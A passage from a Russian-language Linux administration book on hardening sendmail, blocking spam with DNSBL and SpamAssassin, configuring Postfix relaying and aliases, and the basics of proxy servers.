- **Location** — расположение локального ящика. По умолчанию все ящики хранятся в файле /var/spool/mail/*имя*, где *имя* — это имя пользователя. Для администратора root нужно указать размещение /var/spool/mail/root.

Остальные параметры чаще всего остаются заданными по умолчанию, если администратор не натворил чего-то особого в конфигурации.

Попробуйте прочитать почту разными протоколами. Убедитесь, что все работает верно, сообщения приходят на ваш почтовый ящик и доходят до получателя. Если указаны настройки по умолчанию, все должно работать. В дальнейшем мы рассмотрим некоторые специфичные настройки, которые помогут сделать ваш почтовый сервер более безопасным, но прежде чем приступать к улучшениям, нужно убедиться, что работает базовый вариант.

8.2.3. Безопасность сообщений

Сообщения E-mail пересылаются по сети в виде простого текста. Если злоумышленник перехватит такое сообщение, то без проблем сможет его прочитать. Поэтому при передаче конфиденциальной информации необходимо использовать шифрование.

Наиболее распространенными методами шифрования в настоящее время являются:

- S/MIME (Secure/Multipurpose Internet Mail Extensions, безопасные многоцелевые расширения электронной почты в сети Интернет) — этот стандарт шифрования поддерживается в основном почтовыми клиентами Netscape и его клонами. Применение стандарта S/MIME накладывает некоторые ограничения — ведь далеко не все пользователи сейчас используют программы Netscape;
- PGP (Pretty Good Privacy, «достаточно хорошая приватность») — программа шифрования, которая используется во многих областях, в том числе и в почтовых сообщениях. Этот стандарт поддерживается большинством почтовых клиентов. Существует несколько реализаций PGP, но многие специалисты рекомендуют использовать GnuPG. Нет, она не лучше других, потому что все PGP-клоны основаны на одном и том же принципе. Просто GnuPG разработана за пределами США, т. е. там, где не действует закон об ограничении длины ключа.

Итак, мы шифруем текст сообщения. Но сами протоколы работают без шифрования, поэтому все пароли передаются по сети в открытом виде, и их тоже необходимо защитить. Для этого можно использовать один из современных стандартов RFC-1734 (MD5 APOP Challenge/Response), RFC-2095 (MD5 CRAM-HMAC Challenge/Response) или прибегнуть к помощи stunnel.

8.3. Полезные команды

Давайте рассмотрим некоторые команды, которые помогут вам в администрировании sendmail-сервера:

- `hoststat` — показать состояние хостов, которые недавно работали с локальным почтовым сервером. Команда является эквивалентом `sendmail –bh`, которая по умолчанию неактивна;
- `mailq` — отобразить краткую информацию о сообщениях в очереди, ожидающих обработки. Пример результата выполнения команды:

```
/var/spool/mqueue (1 request)
----Q-ID---- --Size-- -----Q-Time-----  -----Sender/Recipient-----
j0IAnST11838     6     Tue Jan 18 13:49    <flenov@flenovm.ru>
                         (host map: lookup (flenovm.ru): deferred)
                         <root@flenovm.ru>
```

  Из первой строки видно, что в очереди находится одно сообщение. Вторая строка включает дату посылки и адрес отправителя: `flenov@flenovm.ru`. В последней строке отображается получатель сообщения: `root@flenovm.ru`;

- `mailstats` — отобразить статистику сообщений и количества байтов;
- `sendmail` — запустить сервер sendmail. Используя эту команду с различными ключами, можно увидеть достаточно много полезной информации. За более подробной справкой следует обратиться к документации: `man sendmail`.

8.4. Безопасность sendmail

Безопасность сервиса sendmail далека от идеала, и в нем регулярно находят ошибки. По этому поводу администраторы и программисты начали слагать анекдоты и превратили сервис в объект для насмехательств. Я слышал, что некоторые даже делали ставки на то, будет ли найдена ошибка в этом месяце или нет.

Как я и обещал, здесь мы поговорим о некоторых параметрах, повышающих безопасность sendmail.

8.4.1. Баннер-болтун

Проблемы безопасности начинаются еще на этапе подключения. Сервис sendmail, как и большинство других служб, выдает строку приветствия, в которой содержится информация об имени и версии программы.

Хакер не должен знать этих данных. Соответственно, необходимо изменить параметр `SmtpGreetingMessage` в файле /etc/sendmail.cf. В старых версиях sendmail этот параметр был равен:

```
SmtpGreetingMessage=$j Sendmail $v/$Z; $b
```

Самое опасное здесь — ключ `$v/$Z`, который отображает версию и само имя `Sendmail`. Именно поэтому теперь значение этому параметру присваивается следующим образом:

```
SmtpGreetingMessage=$j $b
```

Если ваша система сообщает о себе что-то лишнее, то это значение необходимо убрать. Можно даже поставить сообщение другого сервиса:

```
SmtpGreetingMessage=$j IIS 5.0.1 $b
```

Любая удачная попытка ввести хакера в заблуждение — это выигрыш во времени, что равносильно маленькой победе.

8.4.2. Только отправка почты

Очень часто почтовые сервисы используют только для отправки почты. Например, на веб-серверах sendmail может стоять лишь для того, чтобы можно было отослать письмо прямо из сценариев на Perl или PHP. Если ваш сервер не должен принимать писем, то необходимо запретить режим приема. Для этого откройте файл /etc/sysconfig/sendmail и измените его содержимое:

```
DEAMON=yes
QUEUE="q1h"
```

Вторая строка задает параметры, которые будут передаваться программе sendmail при запуске. Чтобы возобновить прием почты, измените значение `q1h` на `bd`.

Если у вас нет файла /etc/sysconfig/sendmail (он используется не во всех дистрибутивах), то придется редактировать сценарий /etc/rc.d/init.d/sendmail. Найдите в этом файле параметры, которые передаются программе, и измените их на `q1h` прямо в тексте сценария.

8.4.3. Права доступа

Ни один сервис в ОС не должен работать от имени администратора root. Если в коде программы будет найдена лазейка, позволяющая запускать команды, то можно считать систему потерянной, потому что директивы будут выполняться с правами root. Опытные пользователи компьютеров, наверное, помнят, что несколько лет назад в sendmail чуть ли не каждую неделю находили ошибки, и большинство из них были критичными.

Сервис должен работать с правами пользователя, которому доступны только необходимые для работы каталоги и файлы. В последних версиях sendmail это уже реализовано с помощью параметра `RunAsUser`:

```
O RunAsUser=sendmail
```

По умолчанию эта строка может быть закомментирована знаком # в начале строки. Уберите комментарий. Можно также явно добавить описание группы, с правами которой должна происходить работа:

```
O RunAsUser=sendmail:mail
```

Здесь `sendmail` — это имя пользователя, а `mail` — имя группы.

8.4.4. Лишние команды

Почтовый сервер обрабатывает множество команд, но не все из них могут оказаться полезными. Убедитесь, что в вашем конфигурационном файле присутствуют и не закрыты комментарием следующие строки:

```
O PrivacyOptions=authwarnings
O PrivacyOptions=noexpn
O PrivacyOptions=novrfy
```

Можно также в одной команде указать все параметры через запятую:

```
O PrivacyOptions=authwarnings,noexpn,novrfy
```

Наиболее опасной для сервера может оказаться опция `VRFY`, которая позволяет проверить существование почтового ящика. Именно ее запрещает третья строка (третий параметр) в приведенном примере.

Вторая строка устанавливает параметр noexpn, запрещающий команду EXPN, которая позволяет по почтовому псевдониму определить адрес E-mail или даже имя пользователя. С помощью этой директивы хакеры могут собирать списки для рассылки спама. Не стоит давать в руки злоумышленника такую информацию.

8.4.5. Выполнение внешних команд

В почтовом сервисе есть одна серьезная проблема — ему необходимо выполнять системные команды, а это всегда опасно. Если хакер сможет запустить такую команду без ведома администратора и с повышенными правами, то это грозит большими неприятностями. Именно поэтому мы понижали права, с которыми работает сервис, но этого недостаточно.

Чтобы запретить выполнение системных команд, необходимо заставить sendmal работать через безопасный интерпретатор команд. Для этого специально был разработан интерпретатор smrsh. Чтобы почтовый сервис использовал именно его, проще всего добавить в файл sendmail.mc следующую строку:

```
FEATURE('smrsh', '/bin/smrsh')
```

Здесь в скобках указано два параметра: имя командного интерпретатора и каталог, в котором он располагается. Убедитесь, что в вашей системе к нему ведет именно такой путь, или измените параметр.

По умолчанию интерпретатор smrsh выполняет команды из каталога /usr/adm/sm.bin. Программы из других каталогов запускать невозможно. Если в каталоге /usr/adm/sm.bin находятся только безопасные программы, то ваша система наименее подвержена уязвимости.

8.4.6. Доверенные пользователи

В сервисе sendmail можно создать список пользователей, которым вы доверяете и разрешаете отправлять им сообщения без каких-либо предупреждений. Этот перечень находится в файле /etc/mail/trusted-users. Я не рекомендую вам здесь указывать реальных пользователей.

Но файл все же может быть полезен. В него можно добавить пользователя apache, чтобы проще было рассылать письма из веб-сценариев.

8.4.7. Отказ от обслуживания

Почтовые серверы довольно часто подвергаются атакам типа DoS, потому что они должны принимать соединения для обслуживаемых почтовых ящиков от любых пользователей. Соответственно, подключения на порты 25 и 110, чаще всего, общедоступны.

Для защиты сервера от DoS-атак со стороны хакера нам помогут следующие параметры сервиса sendmail:

- `MaxDeamonChildren` — ограничение количества одновременно запущенных процессов. С помощью этого параметра мы можем защитить ресурсы сервера (процессор) от излишней перегрузки. По умолчанию установлено значение 12, но для мощного компьютера его можно повысить, чтобы эффективнее использовать процессор, а для слабого — уменьшить;
- `ConnectionRateThrottle` — максимальное количество открываемых соединений в секунду. По умолчанию этот параметр равен 3, и повышать его без особой надобности не стоит, разве что вы уверены в производительности сервера.

8.5. Почтовая бомбардировка

С почтовой бомбардировкой я встретился первый раз более 10 лет назад. Однажды я в чате оставил свой E-mail (до этого я никогда не «светил» своим адресом), и, как назло, в этот момент там сидел начинающий хакер, который просто шутки ради забросал меня почтовыми бомбами.

Что такое почтовая бомба? Это простое письмо с бесполезным содержимым любого размера. Хакеры забрасывают свою жертву такими посланиями, чтобы переполнить его ящик, лишив возможности принимать другие сообщения. Это классическая атака DoS, только в отношении почтового ящика.

На первый взгляд, необходимо просто увеличить размер ящика или убрать лимит вовсе. Это неверное решение, поэтому забудьте про него. Если ящик не будет иметь предела, то хакер сможет произвести атаку DoS на весь сервер.

Почтовые сообщения — единственный способ закачать информацию на сервер. Когда злоумышленник отправляет E-mail, оно сохраняется на сервере, пока не будет скачано пользователем. Слишком большое количество информации займет все пространство на жестком диске, и сервер больше не сможет принимать сообщения ни на один из почтовых ящиков.

Самая худшая ситуация при почтовой бомбардировке может возникнуть, когда почтовые ящики располагаются в каталоге по умолчанию (раздел /var). Если будет переполнен этот раздел, то сервер не сможет больше записывать в него информацию. А в разделе /var хранятся еще и журналы безопасности. Если они не смогут пополняться, то сервер окажется полностью недоступным.

Ограничение на используемое под хранение писем пространство необходимо. Лучше потерять контроль над одним почтовым ящиком, чем над всем почтовым сервером.

От почтовой бомбардировки защититься нельзя, но можно попытаться усложнить злоумышленнику задачу. Для этого нам понадобятся параметры, которые мы рассматривали в *разд. 8.4.7*. Кроме того, желательно ограничить максимальный размер сообщения до приемлемых пределов с помощью параметра `MaxMessageSize`. Если это сделать, злоумышленнику понадобится направлять на сервер множество маленьких писем вместо нескольких больших. Однако, к сожалению, большие письма иногда отправляют не только хакеры, и этим вы усложните жизнь и реальным корреспондентам.

8.6. Спам

Проблема XXI информационного века — рассылка нежелательной корреспонденции. Это действительно болезнь, с которой надо бороться, а существующие методы пока не приносят необходимого результата, и спам отнимает бóльшую часть почтового трафика.

Один из способов борьбы с нежелательной корреспонденцией — запрет серверов, с которых приходит спам. Но те, кто занимаются такими рассылками, находят все новые пути для обхода барьеров, в том числе используют общедоступные или взломанные в Интернете серверы.

Если хакер задействует ваш сервер для рассылки спама, то это грозит следующим:

- лишние расходы на трафик, если вы оплачиваете каждый гигабайт информации;
- дополнительная нагрузка на ресурсы. Рассылки в основном массовые и отнимают много процессорного времени, тем самым загружая канал связи.

Но помимо этого, если ваш сервер пару раз разошлет спам, он может попасть в черный список, и тогда вся ваша корреспонденция будет фильтроваться и не дойдет до адресата.

8.6.1. Блокировка приема спама

Прием нежелательной корреспонденции приводит к следующим негативным последствиям:

- излишние расходы на трафик, которые постоянно увеличиваются;
- отвлечение внимания сотрудников вашего предприятия или пользователей сети, пользующихся услугами почтового сервера;
- спам-сообщения нередко занимают слишком много места, и для их хранения на сервере требуется дополнительное дисковое пространство.

Причин борьбы со спамом намного больше, но я надеюсь, что здесь описанных уже достаточно, чтобы вы начали предпринимать какие-то меры.

Фильтрация серверов

В sendmail есть возможность фильтровать серверы, с которых приходит нежелательная почта. Для этого лучше всего в файле sendmail.mc добавить строку с запретом. Проблема в том, что для различных версий sendmail эта строка выглядит по-разному:

Версия 8.10:

```
FEATURE('dnsbl', 'spam.com', ' 550 Mail not accepted from this domain')dnl
```

Версии 8.11 и более поздние:

```
HACK('check_dnsbl', 'spam.com', '', 'general', 'reason')dnl
```

В обеих строках параметр `spam.com` нужно заменить на адрес сервера DNSBL — сервера, на котором хранятся списки IP-адресов (так называемые спам-листы), с которых рассылается спам. Список таких серверов можно посмотреть по адресу **http://spamlinks.net/filter-dnsbl-lists.htm**. При наличии адреса в списке соединение с ним блокируется. Этот метод не очень эффективен, потому что спам-листы, разумеется, содержат адреса лишь некоторых, уже сильно наследивших, спамеров. К тому же, напротив, были случаи, когда ошибочно блокировались безобидные серверы.

Однажды мой сервер, с которого происходит продажа программного обеспечения, был заблокирован в одном из спам-листов. Это были времена, когда в черные списки попадали и по делу, и просто так. Когда я рассылал своим пользователям их регистрационные ключи, то 10% сообщений возвращалось. В результате некоторые пользователи не могли работать с нашими программами. Это продолжалось в течение месяца, пока составители спам-листа не убедились, что он перестал быть эффективным, и стали искать другие методы.

Фильтрация сообщений

Более эффективный метод — блокировка сообщений по их содержимому. Специализированная программа анализирует всю информацию, которая проходит через сервер, и ищет характерные признаки спам-рассылки. Если определяется, что письмо содержит спам, то оно удаляется.

Этот способ более эффективен, но по тексту очень сложно определить, является ли письмо рекламной рассылкой. Хакеры постоянно ищут новые пути обхода таких блокировок, поэтому процент фильтрации невысок. Вы можете настроить программу так, что она будет уничтожать все сообщения, в которых есть слова «купи», «продаю» и тому подобные, характерные для спама, но тогда могут быть удалены и необходимые вам письма.

Для эффективной борьбы со спамом в Linux есть утилита SpamAssassin. Она по умолчанию не устанавливается, поэтому, чтобы установить ее в Ubuntu, выполняем команду:

```
apt install spamassassin
```

А в CentOS:

```
yum install spamassassin
```

Из Интернета будет скачано около 30 мегабайт установочных файлов, а сама установка потребует до 130 Мбайт на диске.

По завершении установки открываем для редактирования конфигурационный файл **/etc/mail/spamassassin/local.cf** и убираем в нем комментарий со следующей строки:

```
rewrite_header Subject ***SPAM***
```

А также добавляем еще два параметра, если они отсутствуют:

```
required_hits 8.0
report_safe 0
```

Если у вас на сервере электронная почта отправляется одному или двум пользователям, то первый параметр можно понизить до 5. Это порог, после которого письмо будет восприниматься как спам.

Теперь нужно создать пользователя и дать ему права на запись в журнал:

```
useradd -s /bin/false -d /var/log/spamassassin spamd
chown spamd:spamd /var/log/spamassassin
```

При создании пользователя `spamd` я с помощью параметра `-s` задал командную оболочку **/bin/false**, чтобы этот пользователь не смог войти в систему. Нам же он нужен лишь для того, чтобы дать права доступа к журналам.

Последняя строка предоставляет пользователю `spamd` доступ к папке `/var/log/spamassassin`.

Теперь открываем конфигурационный файл **/etc/default/spamassassin**, в котором нужно установить следующие параметры:

```
ENABLED=1
CRON=1
SAHOME="/var/log/spamassassin/"
OPTIONS="--create-prefs --max-children 2 --username spamd \-H ${SAHOME} -s
${SAHOME}spamd.log"
```

На этом конфигурация закончена, можно запустить сервис:

```
service spamassassin start
```

Сервис spamassassin готов фильтровать вашу почту, но это всего лишь фильтр. Он не умеет читать почту и не умеет доставлять ее. Очень часто для получения почты используется сервис postfix. Новое название? Мы уже рассмотрели сервис sendmail, который отправляет почту, и сервис spamassassin, который ее фильтрует. А сервис postfix почту принимает (более подробно сервис postfix описан в *разд. 8.7*).

Настройки сервиса postfix находятся в файле **/etc/postfix/master.cf**. Откройте его в текстовом редакторе и найдите строку:

```
smtp      inet  n       -       n       -       -       smtpd
```

Добавьте в конец этой строки следующий текст:

```
-o content_filter=spamassassin
```

А также добавьте еще одну строку:

```
spamassassin unix -     n       n       -       -       pipe user=spamfilter
argv=/usr/bin/spamc -f -e  /usr/sbin/sendmail -oi -f ${sender} ${recipient}
```

Чтобы изменения вступили в силу, postfix нужно перезапустить:

```
service postfix restart
```

Я пользуюсь сервисом spamassassin уже свыше трех лет, и только два раза вытаскивал из папки спама важные письма. Также очень редко что-либо ненужное просачивается в папку входящих моего рабочего ящика. В целом, я очень доволен этим фильтром.

8.6.2. Блокировка пересылки спама

При конфигурации почтового сервиса вы должны сделать так, чтобы злоумышленники не смогли посылать свой спам через ваш сервер. Чтобы такая массовая рассылка перестала быть эффективной, вам необходимо произвести несколько настроек:

- по умолчанию протокол SMTP не требует авторизации, поэтому любой пользователь может подключиться к серверу и отправить письмо кому угодно. Чтобы избежать этого, можно выполнить одно из следующих действий:
  - запретить с помощью сетевого экрана подключение к порту SMTP пользователей, которые находятся вне вашей сети. Такую защиту чаще всего используют провайдеры и администраторы частных или корпоративных сетей. С реализацией этого запрета у вас не должно возникнуть проблем, потому что мы уже не раз ее рассматривали;
  - разрешать отправку почты только в течение определенного времени (например, 10 минут) после проверки почты по протоколу POP3. В момент проверки почты сервер производит авторизацию клиента, и по этим данным в сетевом экране может создаваться временная разрешающая запись для доступа к SMTP (можно применить и другой какой-либо способ). Теперь в течение 10 минут с этого IP-адреса можно будет отправлять почту;
  - использовать авторизацию SMTP. Изначально в стандарте на протокол отправки сообщений нет ничего об идентификации пользователя, поэтому не все серверы ее поддерживают. Но в sendmail и других мощных пакетах есть расширение, которое позволяет реализовать авторизацию и сделать ее обязательной;
- запретить отправку слишком большого количества писем с одного и того же IP-адреса. Вполне нормальным числом является 20. Пользователь не должен иметь права посылать более 20 писем за 10 минут;
- запретить отправку писем большому количеству получателей. Письмо может содержать в поле **Копия** список пользователей, которым направлено письмо. Желательно установить ограничение на размер этого списка.

Существуют и другие методы, но даже этих будет достаточно.

В последних версиях sendmail по умолчанию разрешается пересылка почты только с тех компьютеров, которые прописаны в файле /etc/mail/access. В листинге 8.2 приведено содержимое этого файла.

Листинг 8.2. Файл /etc/mail/access

```
# Check the /usr/share/doc/sendmail/README.cf file for a description
# of the format of this file. (search for access_db in that file)
# The /usr/share/doc/sendmail/README.cf is part of the sendmail-doc
# package.
#
```

```
# Смотрите файл /usr/share/doc/sendmail/README.cf для получения
# информации по формату файла (ищите слово access_db в этом файле)
#
# by default we allow relaying from localhost...
# По умолчанию мы разрешаем рассылку только с локального хоста
localhost.localdomain                RELAY
localhost                            RELAY
127.0.0.1                            RELAY
```

В этом файле можно оставить разрешение отсылать почту только с компьютеров внутренней сети или с самого сервера. Для этого файл должен содержать следующие записи:

```
localhost                RELAY
your_domain.com          RELAY
```

Все остальные не смогут выполнять рассылку писем. Такой метод хорош только в том случае, когда серверы и компьютеры защищены. Если хакер проник в сеть, то он сможет разослать любой спам от имени пользователя сети. От этого никуда не деться. Если есть хоть какое-то разрешение, то им можно воспользоваться, и ваша задача сделать так, чтобы это было, по крайней мере, сложно.

Запрет рассылки не всегда может быть реализован, поэтому приходится использовать другие методы — например, заставить пользователей проверять почту по протоколу POP до отправки писем. Для осуществления этого метода можно воспользоваться сервисом pop-before-smtp (**popsmtp.sourceforge.net**), который проверяет журнал сообщений /var/log/maillog, и отправка почты разрешается, только если в нем найдена удачная авторизация за определенный период.

Единственный, но существенный недостаток этого способа заключается в том, что если на пути следования письма стоит анонимный прокси-сервер или маскирующий сетевой экран, то пакеты будут приходить с другим IP-адресом. Это значит, что все пользователи, которые подключены через тот же прокси или брандмауэр, также автоматически считаются авторизованными. Таким образом, поиск по IP-адресу записей в журнале не может дать полной защиты.

Наиболее предпочтительным является метод, при котором используется SMTP-авторизация (SMTP AUTH), которая описана в RFC 2554. В сервисе sendmail поддержка этого расширения существует еще с версии 8.10.

Если вы решили использовать SMTP AUTH, то убедитесь, что почтовые клиенты пользователей имеют возможность авторизации на сервере и при этом настроены на ее использование.

8.7. Сервер Postfix

В моей любимой Mandriva используется более простой в настройке почтовый сервер, который называется Postfix. Его можно также встретить в Debian и SUSE. За конфигурацию этого сервера отвечает файл /etc/postfix/main.cf. Здесь параметров не

так много, потому что вся конфигурация сервера разбита на несколько файлов, и main.cf является главным, но не единственным. Например, более полная версия этого файла — main.cf.dist.

Мы рассмотрим здесь лишь базовые параметры конфигурации сервера Postfix. Знание английского и хорошие комментарии в файле конфигурации помогут вам разобраться со многими значениями, если вдруг понадобится что-то из того, что мы не рассмотрели. Я же постарался выбрать наиболее важные параметры, которые покроют максимальное количество ваших потребностей.

Первый параметр, который может пригодиться, — `myorigin`. Как и большинство базовых параметров, его можно найти в файле main.cf.dist. Там вы увидите аж две строки следующего вида:

```
#myorigin = $myhostname
#myorigin = $mydomain
```

Обе строки закомментированы — они лишь предлагают вам выбрать тот вариант, который лучше подходит. Чтобы одну из строк сделать активной, просто убираем символ комментария # в начале строки. После символа равенства идет значение, но что же это за интересные значения, начинающиеся с символа доллара? Это переменные. Все, что начинается с доллара, — это переменные, и вы можете создавать собственные переменные и определять им значения. Например, в следующей строке кода я создал переменную `$siteofflenov` со значением `www.flenov.info`:

```
$siteofflenov = www.flenov.info
```

Теперь посмотрим на переменные, которые мы недавно увидели: `$myhostname` и `$mydomain`. По имени уже можно понять, что первая равна имени хоста, а вторая — домену. Так что же означает параметр `myorigin`? Он определяет, как сервер будет представляться при работе с другими системами.

Следующий параметр — `inet_interfaces`. С его помощью можно указать интерфейсы, с которых нужно ожидать почту. По умолчанию сервер ожидает письма со всех активных интерфейсов, и параметр равен значению `all`. Но иногда необходимо запретить определенные интерфейсы.

Параметр `mydestination` определяет домены, для которых сервер принимает почту.

8.7.1. Псевдонимы

Для настройки псевдонимов служит файл aliases. В этом файле находятся записи вида:

```
admin:  root
```

Слева от двоеточия стоит псевдоним (алиас), а справа можно увидеть имя пользователя. В нашем случае имя admin является алиасом для root — другими словами, все письма, которые будут приходить на имя admin, станут автоматически пересылаться на ящик root.

Нужно иметь в виду, что файл aliases является конфигурационным и текстовым, а сервер использует его бинарную версию aliases.db. Чтобы создать этот db-файл, необходимо выполнить команду:

```
postalias aliases
```

Но и это еще не все. Изменения вступят в силу не сразу, а только по прошествии какого-то времени. Если вы торопитесь и хотите получить результат немедленно, можно перезапустить сервер. Это помогает всегда. Но неужели после каждого изменения нужно перезапускать программу? Конечно же, нет, это не самое лучшее решение, потому что есть способ проще — выполните следующую команду:

```
postfix reload
```

8.7.2. Ретрансляция

Сервер Postfix может передавать письма, только если:

- отправитель принадлежит одной из сетей, указанных в переменной `$mynetworks`. По умолчанию эта переменная равна всем сетям, которые подключены к данному компьютеру, например:

  ```
  mynetworks = 168.100.189.0/28, 127.0.0.0/8
  ```

- домен отправителя или домен получателя сообщения присутствует в переменной `$relay_domains`.

Такая защита необходима, чтобы спамеры не использовали ваш почтовый сервер в качестве средства распространения спама. За спам в наше время сильно наказывают. Нет, в тюрьму сажают редко, но в «игнор» помещают без разговора. А если сервер попадет в список игнорируемых, то вы не сможете отправлять никаких сообщений.

ГЛАВА 9

Шлюз в Интернет

Мы уже знаем, как установить и настроить сервер Linux, сделать его соединение безопасным и подключить основные сервисы. Но такие службы, как веб-сервер и электронная почта, используются не только в локальной сети. Их максимальные преимущества проявляются при интеграции с Всемирной сетью.

Когда мы строим дом, то уже при возведении стен заботимся о безопасности, устанавливая окна и двери, думаем об их надежности, а закончив отделку дома, ставим сигнализацию. Дом мы уже построили и сделали его защищенным. Именно поэтому безопасность сети рассматривалась первой. Теперь нам необходимо поставить двери, через которые можно будет выходить из дома на улицу (в Интернет). После завершения всех настроек мы повесим на нашу обитель сигнализацию — системы мониторинга и выявления атак, которые будут рассматриваться в *главе 12*.

В качестве дверей во Всемирную сеть будут выступать шлюз и прокси-сервер (Proxy). Именно о них пойдет речь в этой главе, и как раз их мы будем подробно рассматривать. Но настройка связи не заканчивается конфигурированием сервера, на клиенте тоже необходимо производить определенные действия, с которыми нам также предстоит познакомиться.

9.1. Работа прокси-сервера

Изначально прокси-серверы (Proxy) создавались для решения узкого круга задач, а именно — для кэширования данных, получаемых из Интернета. Например, сотрудники вашей фирмы работают на 100 компьютерах, которые подключаются к Интернету через один физический канал связи. Не секрет, что бóльшая часть пользователей загружает по нескольку раз в день одни и те же страницы, и каждый раз эта закачка «давит» на канал связи и трафик.

Сделаем простейший расчет. Ежедневно мы обращаемся к поисковым системам — например, **www.yahoo.com** или **www.google.com**. Теперь подсчитайте, сколько происходит загрузок сайта **www.yahoo.com** со 100 компьютеров, если учесть, что в среднем человек обращается к поисковикам не менее 10 раз в день для поиска

разной информации и уточнения запросов. Получится число более 1000. При этом, если сами страницы меняются в зависимости от запроса, то, скажем, картинки остаются одними и теми же. Таким образом, трафик расходуется напрасно, каждый раз передавая одну и ту же картинку.

Для экономии интернет-трафика и были придуманы прокси-серверы. Со временем их возможности стали наращиваться, и в настоящее время можно выделить следующие преимущества от использования подобных программ:

- кэширование документов, получаемых по сети;
- кэширование результатов DNS-запросов;
- организация шлюза доступа в Сеть;
- управление доступом в Интернет;
- анонимный доступ в Сеть через сокрытие адреса;
- экономия IP-адресов.

В этой главе мы поговорим о самом популярном в Linux прокси-сервере squid, рассмотрим его возможности, оценим безопасность и познакомимся с конфигурированием.

Чтобы сэкономить трафик и одновременно увеличить скорость загрузки на сервере, через который осуществляется выход в Интернет, устанавливается специализированная программа (прокси-сервер), которая кэширует весь трафик (рис. 9.1). Когда первый пользователь загружает страницу **www.yahoo.com**, то все ее содержимое сохраняется в кэше прокси-сервера. При следующем обращении к тому же веб-узлу все картинки скачиваются уже не из Интернета, а с прокси-сервера, а текстовая часть (в зависимости от содержимого страницы и происшедших изменений) может быть загружена с сервера.




Рис. 9.1. Организация работы с Интернетом через прокси-сервер

Как правило, на сайтах именно графический материал занимает наибольший объем. Если текстовая часть страниц обычно не превышает 15 Кбайт, то общий размер графики достигает 100 Кбайт и более. Загружая эту информацию с локального прокси-сервера, вы экономите трафик и время.

Скорость загрузки увеличивается за счет того, что прокси-сервер находится в вашей локальной сети, и связь с ним, чаще всего, быстрая. Реальная скорость соответствует вашему оборудованию, пропускная способность которого в настоящее время даже в самых дешевых вариантах достигает 100 Мбит/с. По этому каналу вы забираете бóльшую часть информации: всю графику, флеш-анимацию и неизменненную текстовую часть. Связь с Интернетом намного медленнее, и в малых офисах в среднем составляет от 54 Мбит/с. Такой низкой скорость может быть и при использовании дешевого оборудования Wi-Fi. И чем дальше вы от передатчика, тем хуже прием и скорость. Но через этот канал вы забираете только измененные текстовые данные (чаще всего содержимое HTML-файлов).

Помимо кэширования содержимого страниц, прокси-сервер может сохранять результаты DNS-запросов. Это также способно повысить производительность. Пользователю удобнее вводить символьные адреса, а компьютер обменивается данными, используя IP-адреса. Соответственно, прежде чем начнется загрузка, программа должна выполнить такую подмену, что занимает какое-то время и создает задержку перед началом обмена данными. Если до вас уже кто-нибудь обращался к сайту по символьному имени, то задержка на работу с сервером DNS будет меньше, потому что прокси-сервер возьмет адрес из своего кэша, не обращаясь к удаленному серверу. Более подробно о DNS мы поговорим в *главе 11*.

С развитием Интернета и потребностей пользователей стали расти и возможности прокси-серверов. Прокси-сервер может играть роль шлюза и без дополнительных программ или оборудования обеспечить доступ в Интернет. Помимо этого, он становится щитом в сети от вторжения извне. Например, если все пользователи подключены к Интернету через прокси-сервер, а он прячет реальный IP-адрес пакетов и отправляет их в сеть от своего имени, то хакеры увидят только IP-адрес прокси-сервера и будут ломать его, а компьютеры реальных пользователей останутся незатронутыми. Таким образом, при организации защиты от внешнего вторжения можно больше внимания уделять охране прокси-сервера, чем клиентских компьютеров.

Возможность сокрытия IP-адреса дает еще одно преимущество — экономия адресов. Интернет-адрес должен быть только у прокси-сервера, потому что именно он обменивается пакетами с внешним миром. Все остальные компьютеры в вашей локальной сети могут иметь немаршрутизируемые адреса, которые зарезервированы для частных сетей (диапазон 192.168.*x.x* или 10.*x.x.x*).

Прокси-серверы бывают прозрачные и анонимные. Прозрачные просто пересылают пакеты пользователя (без изменения адреса отправителя) дальше на веб-сервер. Прокси-сервер, который скрывает IP-адрес, называется анонимным. Такой сервер общается с внешним миром от своего имени. Этим очень часто пользуются злоумышленники. Например, если хакер хочет вскрыть сервер и замести следы, то он производит все свои действия через анонимный прокси-сервер, чтобы администратор не смог узнать, кто именно производил взлом.

В настоящее время в Интернете работает множество анонимных прокси-серверов, но не все из них реально прячут адрес. В отдельных случаях источник остается доступным для удаленной системы, а некоторые серверы сохраняют всю активность в журналах, и их могут просмотреть правоохранительные органы. Таким образом, злоумышленник не может быть уверенным, что используемый им сервер действительно анонимен.

У публичных прокси-серверов Интернета есть еще один недостаток — нельзя гарантировать, что на нем нет никакой «заразы». Например, некоторое время назад у нас на работе администратор запретил доступ к сайтам **vkontakte.ru** и **odnoklasniki.ru**. Я думаю, многие из вас войдут в мое положение и поймут горе пользователей. Этот запрет легко обходится с помощью прокси, но проблема в том, что первый же публичный сервер, который я нашел, одарил некоторых пользователей сети целой кучей вирусов и программ-шпионов.

Поскольку не все компьютеры в сети должны иметь право работать с Интернетом, то на уровне прокси-сервера можно производить аутентификацию пользователя.

В некоторых версиях прокси есть очень удобная возможность — обмен информацией между серверами. Например, в здании в одной большой сети находятся несколько офисов, каждый из них платит за Интернет отдельно, но общается с внешним миром через свой прокси-сервер. Можно объединить несколько прокси-серверов, и если на одном нет в кэше нужного сайта, то он попытается взять информацию с соседнего сервера.

Чаще всего для реализации такой возможности применяется протокол ICP (Internet Cache Protocol, протокол интернет-кэширования). Если ваш сервер не нашел нужного документа, то он направляет ICP-запрос другим серверам. Если какой-либо прокси-сервер ответит положительно, то информация будет взята у него.

